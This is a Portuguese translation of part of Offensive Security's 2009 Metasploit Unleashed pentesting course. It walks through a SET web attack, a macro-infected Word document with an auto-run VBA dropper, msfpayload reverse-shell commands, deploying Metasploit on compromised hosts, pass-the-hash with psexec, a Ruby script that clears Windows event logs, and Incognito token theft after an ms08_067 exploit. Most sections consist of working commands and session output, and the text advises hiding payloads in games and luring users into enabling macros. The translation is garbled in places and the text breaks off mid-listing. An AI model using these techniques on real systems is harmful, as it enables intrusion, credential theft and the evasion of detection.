
Filter compiled...Running Ettercap and poisoning target...

Web Server Launched. Welcome to the SEF Web Attack.


[--] Tested on IE6, IE7, IE8 and FireFox [--]

Type

Vamos dar uma espiada no browser vítimas:



Observe no lado inferior esquerdo que o URL foi substituída com o site do nosso site malicioso. Agora, a vítima realiza uma pesquisa no Google normal. Vamos ver o que acontece:



Repare que o aviso de segurança está nos pedindo para confiar em um requerimento assinado pela Microsoft Corporation. Depois que o usuário aceita e executa o aplicativo, algumas coisas boas é apresentado de volta para nós:

```
[*] Exploit running as background job.
msf exploit(handler) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.140:1129)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > execute -f cmd.exe -i
Process 2596 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

Para assistir um vídeo dessa linha de ataque, confira a página David Kennedy vimeo aqui.

SET ainda é um trabalho em andamento e novos ataques, vai ter liberado dentro do conjunto de ferramentas. SET utiliza múltiplos vetores de ataque, a fim de tornar a sua experiência de engenharia social um pouco mais fácil.

VBScript Infection Methods

Metasploit tem um par de construído em métodos que você pode usar para infectar documentos do Word e Excel com cargas mal-intencionados Metasploit. Você também pode usar o seu próprio payloads personalizado. Ele não precisa ser necessariamente uma carga Metasploit. Este método é útil quando se passa após os ataques do lado do cliente e também pode ser muito útil se você tem que ignorar algum tipo de filtragem que não permite que arquivos executáveis e só permite a passagem de documentos.

Primeiras coisas em primeiro lugar, vamos criar nossa VBScript e criar um ouvinte Metasploit.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/meterpreter/reverse_tcp
LHOST=10.211.55.162 LPORT=8080 ENCODING=shikata_ga_nai X > payload.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 280
Options: LHOST=10.211.55.162,LPORT=8080,ENCODING=shikata_ga_nai
root@bt4:/pentest/exploits/framework3# mv payload.exe tools/
root@bt4:/pentest/exploits/framework3# cd tools/
root@bt4:/pentest/exploits/framework3/tools# ruby exe2vba.rb payload.exe payload.vbs
[*] Converted 14510 bytes of EXE into a VBA script
root@bt4:/pentest/exploits/framework3/tools# cd..
root@bt4:/pentest/exploits/framework3# ./msfcli | grep multi/handler
[*] Please wait while we load the module tree...
exploit/multi/handler Generic Payload Handler
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler
PAYLOAD=windows/meterpreter/reverse_tcp ENCODING=shikata_ga_nai LPORT=8080 LHOST=10.211.55.162 E
[*] Please wait while we load the module tree...
```


```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Para recapitular tudo o que temos realizado até agora, nós criamos a nossa carga usando o encoder shikata_ga_nai polimórficos, transformou-o em um executável, se tivesse de volta a ligar-nos a porta 8080 no host 10.211.55.162. Em seguida, converter o nosso executável para exe2vba.rb VBScript usando o "script" na seção de ferramentas. Quando este estiver completo, você terá que entrar em uma máquina Windows que tem Word sobre ele e execute os seguintes passos:

No Word ou Excel 2003, vá em Ferramentas, Macros, Editor do Visual Basic, se você estiver usando o Word / Excel 2007, vá em Exibir Macros, em seguida, coloque um nome como "moo" e selecione "criar".

Isto irá abrir o Editor do Visual Basic. Cole a saída do payload.vbs arquivo para o editor, salve-o e digite algum lixo no doc própria palavra. Isto é, quando você executar o ataque do lado do cliente por e-mail este documento do Word para alguém.

A fim de manter a suspeita do usuário de baixa, tente incorporar o código de um dos muitos jogos Word / Excel que estão disponíveis na Internet. Dessa forma, o usuário é feliz jogando o jogo enquanto você está trabalhando em segundo plano. Isto dá-lhe algum tempo extra para migrar para outro processo, se você estiver usando Meterpreter como uma carga.



Aqui nós damos um nome genérico para o macro.



```
Sub Auto_Open()  
    Dim Lu5 As Integer  
    Dim Lu6 As Integer  
    Dim Lu3 As String  
    Dim Lu4 As String  
    Lu3 = "ixcEQgdNLG.exe"  
    Lu4 = Environ("USERPROFILE")  
    ChDrive (Lu4)  
    ChDir (Lu4)  
    Lu6 = FreeFile()  
    Open Lu3 For Binary Access Read Write As Lu6  
    Lui21  
    Lui22  
    Lui23  
    Lui24  
    Lui25  
    Lui26  
    Lui27  
    Lui28  
    Put Lu6, , Lui  
    Close Lu6  
    Lu5 = Shell(Lu3, vbHide)  
End Sub  
Sub AutoOpen()  
    Auto_Open  
End Sub  
Sub Workbook_Open()  
    Auto_Open  
End Sub
```

Primeiro, teste o documento, abrindo-o, volte para onde nós temos nossos Metasploit exploit / multi / ouvinte manipulador:

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler  
PAYLOAD=windows/meterpreter/reverse_tcp ENCODING=shikata_ga_nai LPORT=8080 LHOST=10.211.55.162 E  
[*] Please wait while we load the module tree...  
[*] Handler binding to LHOST 0.0.0.0  
[*] Started reverse handler  
[*] Starting the payload handler...  
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)  
[*] Sending stage (205824 bytes)  
[*] Meterpreter session 1 opened (10.211.55.162:8080 -> 10.211.55.134:1696)  
  
meterpreter > execute -f cmd.exe -i  
Process 2152 created.  
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\relk>
```

Sucesso! Temos o direito Meterpreter shell para o sistema, que abriu o documento, eo melhor de tudo, não ter pego pelo anti-vírus!

Nota: existem vários métodos para fazer isso, você também pode usar o:

```
root@bt4:./msfpayload windows/meterpreter/reverse_tcp LHOST=10.211.55.162 LPORT=8080  
ENCODING=shikata_ga_nai Y > payload.exe
```

A saída será a carga de um script vbs isso, siga os mesmos passos mencionados acima. Algo a ser mencionado é que as macros são muito desabilitada por padrão em ambientes domésticos e

corporativos, assim você teria de seduzi-los para habilitar as macros ou esperança de que lhes permitam visualizar todo o documento corretamente. Este é o lugar onde ter o script embutido em um documento contendo um jogo flash embutido vem a calhar.

MSF Post Exploitation

Depois de trabalhar tão duro a fim de explorar um sistema, o que vamos fazer agora?

Nós vamos querer ganhar acesso adicional para as metas de redes internas de giro e cobrindo nossas faixas como nós progredimos de sistema para sistema. A pentester também pode optar por capturar pacotes para outras vítimas em potencial, editar os seus registros para obter maiores informações ou acesso, ou criar um backdoor para manter o acesso ao sistema mais estável.

Utilizando essas técnicas vão garantir que manter algum nível de acesso e pode potencialmente levar a footholds aprofundar as metas de infra-estrutura confiável.

Metasploit as a Payload

Mubix de room362.com lançou um script ruby grande para entregar Metasploit para um sistema já comprometido que lhe permite executar essencialmente Metasploit da máquina das vítimas e continuar a exploração. Há muitas situações onde isso seria extremamente benéfico, o mais importante seria que você está fazendo um pentest e ganhar dentro de acesso com um console Meterpreter. De lá você entregar Metasploit como uma carga e continuar a exploração da rede interna.

Por isso é importante?

Principalmente para stealth como o mais conexões você tiver de sair do perímetro, mais chances você tem de ser pego. Com esta carga, que permite que você tenha as ligações originadas e vá para a primeira máquina que comprometida. Isso também ajuda se você perder uma ligação que você só precisa ter uma máquina a chamar de volta o que vamos mostrar a você como fazer mais tarde no curso.

Primeiras coisas primeiramente, você precisa baixar o script ruby e colocá-lo na pasta "plugins".

Download deploymsf.rb daqui <http://www.offensive-security.com/msf/deploymsf.rb>

Em seguida, você vai precisar baixar a versão Cygwin do Metasploit Framework. Você tem duas opções, todo o Metasploit Framework ou simplesmente msfconsole. Os prós e contras são a entrega de carga de grande porte do 13megs se você fizer a versão completa e apenas 5 megas com apenas msfconsole.

Full Metasploit Cygwin: <https://metasploit.com/framework-3.3-dev.exe> /

Apenas msfconsole: <https://metasploit.com/mini-3.3-dev.exe> /

Se você usar o caminho padrão no script ruby, você deseja mover o quadro-3.3-dev.exe para / tmp em sua máquina linux ou especificar o "-d" opção com o diretório completo de onde você colocar o

```
root@bt4:/pentest/exploits/framework3/plugins# wget http://www.room362.com/tools/deploymsf.rb
--2009-06-27 12:10:05-- http://www.room362.com/tools/deploymsf.rb
Resolving www.room362.com... 66.197.106.2
Connecting to www.room362.com[66.197.106.2]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4227 (4.1K) [text/plain]
Saving to: `deploymsf.rb'

100%[=====>] 4,227      --.-K/s   in 0.004s

2009-06-27 12:10:05 (1.07 MB/s) - `deploymsf.rb' saved [4227/4227]
```

```
meterpreter > run deploymsf -f mini-3.3-dev.exe -d /tmp/  
[*] Running Meterpreter MSFp Deployment Script....  
[*] Uploading MSFp for deployment...  
[*] MSFp uploaded as C:\DOCUME~1bt4\LOCALS~1\Temp19211.exe  
[*] Installing MSFp.....  
[*] Done!  
[*] Installation Complete!  
[*] Running cygwin shell channelized...  
[*] Channel 19 created – Type: interact 19 to play  
[*] Be warned, it takes a bit for post setup to happen  
[*] and you will not see a prompt, try pwd to check  
meterpreter > interact 19  
Interacting with channel 19...  
  
[*] Configuring multi-user permissions for first run...  
[*] Configuring the initial user environment...  
pwd  
/home/bt4  
ls  
msfconsole  
*** Metasploit only has EXPERIMENTAL support for Ruby 1.9.1 and newer, things may break!  
*** Please report bugs to msfdev[at]metasploit.com  
[-] ***  
[-] * WARNING: No database support: LoadError no such file to load – active_record  
[-] ***  
  
Metasploit v3.3-rc1 [core:3.3 api:1.0]  
+ - ==[ 379 exploits – 231 payloads  
+ - ==[ 20 encoders – 7 nops  
=[ 156 aux  
  
msf >
```

© Offensive Security 2009
Traduzido por Rafael Torres

Um módulo que não é muito conhecida é a capacidade de usar PsExec no Metasploit. O módulo psexec é frequentemente utilizado pelos testadores de penetração para obter acesso a um determinado sistema que você já conhece as credenciais. Foi escrito por sysinternals e foi integrado no quadro. Muitas vezes, como a penetração testadores, conseguimos ter acesso a um sistema através de alguns explorar, use meterpreter para pegar as senhas ou outros métodos, como fgdump, PWDUMP ou cachedump e, em seguida, utilizar rainbowtables rachar esses valores hash.

Temos também outras opções como passar o hash através de ferramentas como iam.exe. Um método com grande psexec no metasploit é que permite que você digite a senha em si, ou você pode simplesmente especificar apenas os valores de hash, sem necessidade de crack para obter acesso ao sistema. Vamos pensar seriamente sobre como podemos utilizar este ataque ainda mais penetrar em uma rede. Permite que a primeira palavra que comprometa um sistema que tenha uma senha de administrador no sistema, nós não precisamos de crack porque psexec nos permite utilizar apenas os valores de hash, que conta de administrador é a mesma em todas as contas no domínio de infra-estrutura. Agora podemos ir de sistema para sistema sem nunca ter de se preocupar com a quebra de senha. Uma coisa importante a nota sobre isto é que se NTLM só está disponível (por exemplo, a senha de 15 caracteres ou + através da GPO que especificam somente resposta NTLM), basta substituir o NOPASSWORD ***** com 32 0's por exemplo:

```
*****NOPASSWORD*****:8846f7eae8fb117ad06bdd830b7586c
```

Would be replaced by:

```
00000000000000000000000000000000:8846f7eae8fb117ad06bdd830b7586c
```

```
[*] Meterpreter session 1 opened (192.168.57.139:443 -> 192.168.57.131:1042)
```

```
meterpreter > use priv
```

```
Loading extension priv...success.
```

```
meterpreter > hashdump
```

```
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
```

```
meterpreter >
```

Agora que temos um meterpreter console e despejou os hashes, permite conectar-se a uma vítima diferente usando PsExec e apenas os valores de hash.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole
```

The image shows the Metasploit Meterpreter console logo, which is a stylized representation of the word 'meterpreter' in a light blue, monospaced font. The letters are composed of vertical bars of varying heights, creating a digital or 'ASCII art' effect.


```
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \KoVCxCjx.exe...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.57.133:443 -> 192.168.57.131:1045)
```

```
meterpreter > execute -f cmd.exe -i -c -H
Process 3680 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```


Isso é que é! Estamos com êxito se conectar a um computador separado com as mesmas credenciais, sem ter que se preocupar rainbowtables ou quebrar a senha. Agradecimentos especiais a Chris Gates para a documentação sobre este assunto.

Event Log Management

Às vezes é melhor não ter suas atividades registradas. Seja qual for o motivo, você pode encontrar uma circunstância em que você precisa para limpar as janelas de logs de eventos. Olhando para a fonte do script winenum, localizado em 'scripts / meterpreter, podemos ver a forma como esta função funciona.

```
def clrevtlgs(session)
  evtlogs = [
    'security',
    'system',
    'application',
    'directory service',
    'dns server',
    'file replication service'
  ]
  print_status("Clearing Event Logs, this will leave and event 517")
  begin
    evtlogs.each do |evl|
      print_status("Clearing the #{evl} Event Log")
      log = session.sys.eventlog.open(evl)
      log.clear
    end
    print_status("All Event Logs have been cleared")
    rescue ::Exception => e
      print_status("Error clearing Event Log: #{e.class} #{e}")
  end
end
```

Vamos olhar para um cenário onde precisamos limpar o log de evento, mas em vez de usar um script premade para fazer o trabalho para nós, vamos usar o poder do intérprete Ruby em Meterpreter para limpar os logs na mosca. Primeiro, vamos ver o nosso Windows "log de eventos do sistema.



Agora, vamos explorar o sistema manualmente e apagar os logs. Teremos o nosso modelo de comando fora do script winenum. Running 'log = client.sys.eventlog.open (sistema)' "irá abrir o log do sistema para nós.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>> log = client.sys.eventlog.open('system')
=> #<#
```

Now we'll see if we can clear out the log by running 'log.clear'.


```
>> log.clear
=> #<#:0xb6779424 @client=#>,

/trendmicro_serverprotect_earthagent"=>#,
"windows/browser/ie_iscomponentinstalled"=>#,
"windows/exec/reverse_ord_tcp"=>#,
"windows/http/apache_chunked"=>#,
```



```
"windows/imap/novell_netmail_append"=>#
```

Vamos ver se funcionou



Sucesso! Nós poderíamos ter agora mais este, e criar o nosso próprio roteiro para a remoção de logs de eventos.

```
# Clears Windows Event Logs

evtlogs = [
  'security',
  'system',
  'application',
  'directory service',
  'dns server',
  'file replication service'
]
puts ("Clearing Event Logs, this will leave an event 517")
evtlogs.each do |evl|
  puts ("Clearing the #{evl} Event Log")
  log = client.sys.eventlog.open(evl)
  log.clear
end
puts ("All Clear! You are a Ninja!")
```

Depois de escrever o script, vamos colocá-lo em / pentest/exploits/framework3/scripts/meterpreter. Então, vamos voltar a explorar o sistema e ver se funciona.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
```

```
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1253)
```

```
meterpreter > run clearlogs
Clearing Event Logs, this will leave an event 517
  Clearing the security Event Log
  Clearing the system Event Log
  Clearing the application Event Log
  Clearing the directory service Event Log
  Clearing the dns server Event Log
  Clearing the file replication service Event Log
All Clear! You are a Ninja!
meterpreter > exit
```

E o evento só saiu no log do sistema é o 517 que o esperado.

Type	Date	Time	Source	Category	Event	User	Computer
Success Audit	5/3/2009	4:32:29 PM	Security	System Event	517	SYSTEM	TARGET

Este é o poder de Meterpreter. Sem fundo muito mais do que um código de exemplo que demos a partir de outro script, criamos uma ferramenta útil para nos ajudar a encobrir as nossas ações.

Fun with Incognito

Incognito foi originalmente uma aplicação stand-alone que lhe permitiu representar tokens de usuário quando sucesso comprometer um sistema. Esta foi integrado no Metasploit e, finalmente, em Meterpreter.

Você pode ler mais sobre Incognito e como símbolo de roubar obras via Luke papel Jennings original sobre o assunto aqui:
http://labs.mwrinfosecurity.com/publications/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf

Em uma porca shell, tokens são como cookies web. Eles são uma chave temporária que permite que você acesse o sistema e rede sem ter que fornecer credenciais de cada vez que acessar um arquivo. Incognito explora este o cookie mesma maneira roubar obras, repetindo a chave temporária quando solicitado a autenticar. Existem dois tipos de tokens, delegar e representar. Delegado são criados para "interactivos" logons, tais como a exploração madeireira dentro da máquina, ou se conectar a ele via desktop remoto. Representar tokens são para "não-interactivo" sessões, como a colocação de uma unidade de rede, ou um script de logon do domínio.

As outras coisas muito sobre tokens? Eles persistem até a reinicialização. Quando um usuário efetua logoff, seu delegado token é relatado como um símbolo de representar, mas ainda assim vai manter todos os direitos de um delegado token.

* DICA * servidores de arquivos são tesouro virtual coleções de fichas desde maioria dos servidores de arquivo são utilizadas como unidades de rede ligada através de scripts de logon do domínio

Então, quando você tem um console Meterpreter, você pode fingir tokens válidos no sistema e se esse usuário específico sem ter de se preocupar com credenciais ou para que o assunto ainda hashes. Durante um teste de penetração isso é especialmente útil devido ao fato de que símbolos têm a possibilidade de permitir que os locais e / ou aumento de privilégios de domínio, permitindo-lhe caminhos alternativos, com privilégios potencialmente elevado para vários sistemas.

Primeiro vamos carregar a nossa exploração favorito, ms08_067_netapi, com uma carga Meterpreter. Note que configurar manualmente o alvo, porque isto explorar particular nem sempre auto-detectar o alvo corretamente. Defini-lo para um destino conhecido assegurará o direito de endereços de memória são utilizados para fins de exploração.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.140
RHOST => 10.211.55.140
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.162
LHOST => 10.211.55.162
msf exploit(ms08_067_netapi) > set LANG english
LANG => english
msf exploit(ms08_067_netapi) > show targets
```

Exploit targets:

Id	Name
--	----
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows XP SP2 English (NX)
4	Windows XP SP3 English (NX)
5	Windows 2003 SP0 Universal
6	Windows 2003 SP1 English (NO NX)
7	Windows 2003 SP1 English (NX)
8	Windows 2003 SP2 English (NO NX)
9	Windows 2003 SP2 English (NX)
10	Windows XP SP2 Arabic (NX)
11	Windows XP SP2 Chinese - Traditional / Taiwan (NX)

```
msf exploit(ms08_067_netapi) > set TARGET 8
target => 8
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.162:4444 -> 10.211.55.140:1028)
```

```
meterpreter >
```

Nós agora temos um console Meterpreter a partir do qual começaremos nosso ataque incógnito token. Como priv (hashdump e timestomp) e stdapi (upload, download, etc), incógnito é um módulo meterpreter. Nós carregamos o módulo em nossa sessão meterpreter executando o comando 'incognito uso. Emitir o comando 'help' mostra-nos a variedade de opções que temos para incógnito e uma breve descrição de cada opção.

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help

Incognito Commands
=====

  Command      Description
  -----
  add_group_user Attempt to add a user to a global group with all tokens
